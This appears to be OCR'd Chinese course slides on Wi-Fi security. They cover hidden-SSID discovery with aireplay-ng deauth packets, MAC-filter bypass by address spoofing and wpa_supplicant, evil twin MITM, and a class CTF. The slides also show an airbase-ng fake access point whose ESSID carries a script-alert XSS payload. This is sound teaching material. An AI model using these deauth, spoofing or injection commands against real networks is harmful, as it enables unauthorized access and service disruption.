
发现隐藏的SSID


Kali1.0.9 [Running]
应用程序 位置
10月20日 星期一 13:56
root
root@kali-local: ~/hidden-ssid
文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 帮助(H)
CH 6][Elapsed: 44 s][2014-10-20 13:56][fixed channel mon0: -1
BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
08 11:D0 -14 100 399 38 0 6 54e. WPA2 CCMP PSK HackMeIfYouCanHidden
AC C6:C5 -31 0 2 0 0 1 54e WPA2 CCMP PSK
D8 31:18 -35 0 4 178 0 13 54e. WPA2 CCMP PSK
AC C7:5B -40 100 394 0 0 8 54e WPA2 CCMP PSK
C8 72:A0 -49 100 404 0 0 6 54e WPA2 CCMP PSK
BS STATION PWR Rate Lost Frames Probe
root@kali-local: ~
文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 帮助(H)
root@kali-local: ~# poweroff^C
root@kali-local: ~# aireplay-ng --deauth 1 -a 08: 11:D0 mon0 --ignore-negative-one
13:56:17 Waiting for beacon frame (BSSID: 08: 11:D0) on channel -1
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
13:56:17 Sending DeAuth to broadcast -- BSSID: [08: 11:D0]
root@kali-local: ~# aireplay-ng --deauth 1 -a 08: 11:D0 mon0 --ignore-negative-one
13:56:24 Waiting for beacon frame (BSSID: 08: 11:D0) on channel -1
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
13:56:24 Sending DeAuth to broadcast -- BSSID: [08: 11:D0]
root@kali-local: ~#
root@kali-local: ~/hidden...
root@kali-local: ~
Right ⌘

发现隐藏的SSID


Kali1.0.9 [Running]
应用程序 位置
10月20日 星期一 13:25
root
root@kali-local: ~/hidden-ssid
文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 帮助(H)
CH 6][Elapsed: 20 s][2014-10-20 13:25][fixed channel mon0: -1
BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
08:[redacted]11:D0 -3 82 157 0 0 6 54e. WPA2 CCMP PSK HackMeIfYouCanHidden
BSSID STATION PWR Rate Lost Frames Probe
08:[redacted]11:D0 E0:[redacted]38:C4 -29 0 - 1 0 1
root@kali-local: ~/hidden-ssid# $ $
KALI LINUX
The quieter you become, the more you are able to hear
root@kali-local: ~/hidden...
Right ⌘

无线路由器中的MAC地址过滤设置



绕过MAC地址过滤


- Linux
  - ifconfig wlan0 hw ether 00:11:22:33:44:55
- Windows
  - HKLM\SYSTEM\CurrentControlSet\Control\Class\{4D36E972-E325-11CE-BFC1-08002bE10318}
    - 取决于驱动和操作系统的支持情况
  - 使用第三方工具，例如TMAC、MAC Makeup

绕过MAC地址过滤

- 使用wpa_supplicant连接WPA/WPA2认证方式的无线网络
  - 先生成Hash之后的PSK

```
root@kali-local:~# wpa_passphrase TargetSSID
# reading passphrase from stdin
hellopassword
network={
        ssid="TargetSSID"
        #psk="hellopassword"
        psk=4cc54666ad54da9f19f3e6fde3b8521bd3e06d8be19928c3864aea13db3d5a75
}
```

绕过MAC地址过滤


Kali1.0.9 [Running]
应用程序 位置
10月23日 星期四 14:49
root
root@kali-local: ~
文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 帮助(H)
root@kali-local: ~# iwconfig
eth0 no wireless extensions.
lo no wireless extensions.
wlan11 IEEE 802.11bg ESSID:"HackMeIfYouCanHidden"
Mode:Managed Frequency:2.437 GHz Access Point: 08:[redacted]11:D0
Bit Rate:24 Mb/s Tx-Power=20 dBm
Retry short limit:7 RTS thr:off Fragment thr:off
Encryption key:off
Power Management:off
Link Quality=70/70 Signal level=-15 dBm
Rx invalid nwid:0 Rx invalid crypt:0 Rx invalid frag:0
Tx excessive retries:0 Invalid misc:7 Missed beacon:0
root@kali-local: ~# dhclient wlan11
Reloading /etc/samba/smb.conf: smbd only.
root@kali-local: ~# ifconfig wlan11
wlan11 Link encap:Ethernet HWaddr 00:[redacted]:e6
inet addr:10.123.45.102 Bcast:10.123.45.255 Mask:255.255.255.0
inet6 addr: fe80::2e0:4cff:fe93:e0e6/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:1659 errors:0 dropped:0 overruns:0 frame:0
TX packets:23 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:544680 (531.9 KiB) TX bytes:3113 (3.0 KiB)
root@kali-local: ~#
root@kali-local: ~# wpa_supplicant -iwlan11 -cwpa_supplicant.conf -Dnl80211
wlan11: SME: Trying to authenticate with 08:[redacted]11:d0 (SSID='HackMeIfYouCan
wlan11: Trying to associate with 08:57:00:6b:[redacted] (SSID='HackMeIfYouCanHidden'
wlan11: Associated with 08:57:00:6b:11:d0
wlan11: WPA: Key negotiation completed with 08:57:00:6b:11:d0 [PTK=CCMP GTK=CCMP
wlan11: CTRL-EVENT-CONNECTED - Connection to 08:57:00:6b:11:d0 completed (auth)
root@kali-local: ~
root@kali-local: ~
root@kali-local: ~
root@kali-local: ~
Right ⌘

发现局域网的IP地址分配

- 监听ARP广播
  - ARP广播的发生场景
    - 同一局域网下客户端相互之间首次访问
    - 客户端要访问外网，寻找网关地址

小型CTF比赛

- 红方：发现尽可能多蓝方同学设置的隐藏SSID
- 蓝方：设置AP禁用SSID广播，保证至少有一个客户端连入了该隐藏SSID的AP
- 提交Flag到课程FTP
  - 文本文件内容至少包含：
    - BSSID ESSID 信道 加密与认证方式
  - 文本文件命名：发现人姓名.txt
- 蓝方同学需要密切观察自己手机的隐藏热点连接状态

无线局域网安全机制

已有的安全机制原理（复习）

- 开放式认证（无认证）
- WEP - Wired Equivalency Protocol
- WPA - Wi-Fi Protected Access
- WPA2 - 802.11i
- WPS - Wi-Fi Protected Setup

已有安全机制的漏洞原理

Evil Twins

- 802.11协议中对ESSID的使用没有任何强制认证机制
  - 任何人都可以任意声明
  - STA无法区分ESSID
  - BSSID也可以任意伪造
  - DS机制允许单个ESSID对应关联多个BSSID

Evil Twins

- 雁过拔毛
  - 该BS的服务提供AP对当前BS内的STA的所有通信流量可见、可控
    - DNS / DHCP / ARP
- 流量监控
- 透明代理
  - MITM
  - 投毒

Evil Twins

动手时间!

Evil ESSID

唯一标识	长度	*SSID*
1 byte	*1 byte*	*0~32 byte*


- 唯一标识：广播的SSID，此字段设置为0
- 长度：SSID字段的长度
- SSID：人类可读、可识别的无线网络名称
  - IEEE 802.11-2012 允许字符集未定义（未限制）

Evil SSID


- 格式化字符串注入
- 广告：传播垃圾信息
- XSS
- CSRF

ref: Deral Heiland, Practical Exploitation Using A Malicious Service Set Identifier (SSID) , Blackhat EU 2013.

Evil SSID —— XSSed on NetGear



Evil SSID —— XSS failed on OpenWrt



ref: Deral Heiland, Practical Exploitation Using A Malicious Service Set Identifier (SSID) , Blackhat EU 2013.

Evil SSID —— XSS failed on OpenWrt

```
CH  6 ][ Elapsed: 0 s ][ 2016-08-12 15:17 ][ paused output

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

38 [redacted] 66  -78   0        2        0    0   6  54e. WPA2 CCMP   PSK  [redacted]
D8 [redacted] F0  -79   0        3        0    0   6  54e. WPA2 CCMP   PSK
38 [redacted] 80  -79   0        1        6    0   6  54e. OPN
38 [redacted] 82  -79   1        0       25    4   6  -1   OPN
3C [redacted] 16  -48  83       44        0    0   6  54e. WPA2 CCMP   PSK
23:33:33:33:33:33  -23 100       49        0    0   6  54   OPN              <script>alert(/hacked/)</script>

BSSID              STATION            PWR   Rate    Lost    Frames  Probe
```

root@kali: ~

File Edit View Search Terminal Help

```
15:16:23  Access Point with BSSID 33:33:33:33:33:33 started.
^C
root@kali:~# airbase-ng --essid "<script>alert(/hacked/)</script>" -a "23:33:33:33:33:33" -c6 wlan2mon
15:17:15  Created tap interface at0
15:17:15  Trying to set MTU on at0 to 1500

ti_set_mac failed: Cannot assign requested address
You most probably want to set the MAC of your TAP interface.
ifconfig <iface> hw ether 23:33:33:33:33:33


15:17:15  Access Point with BSSID 23:33:33:33:33:33 started.
```

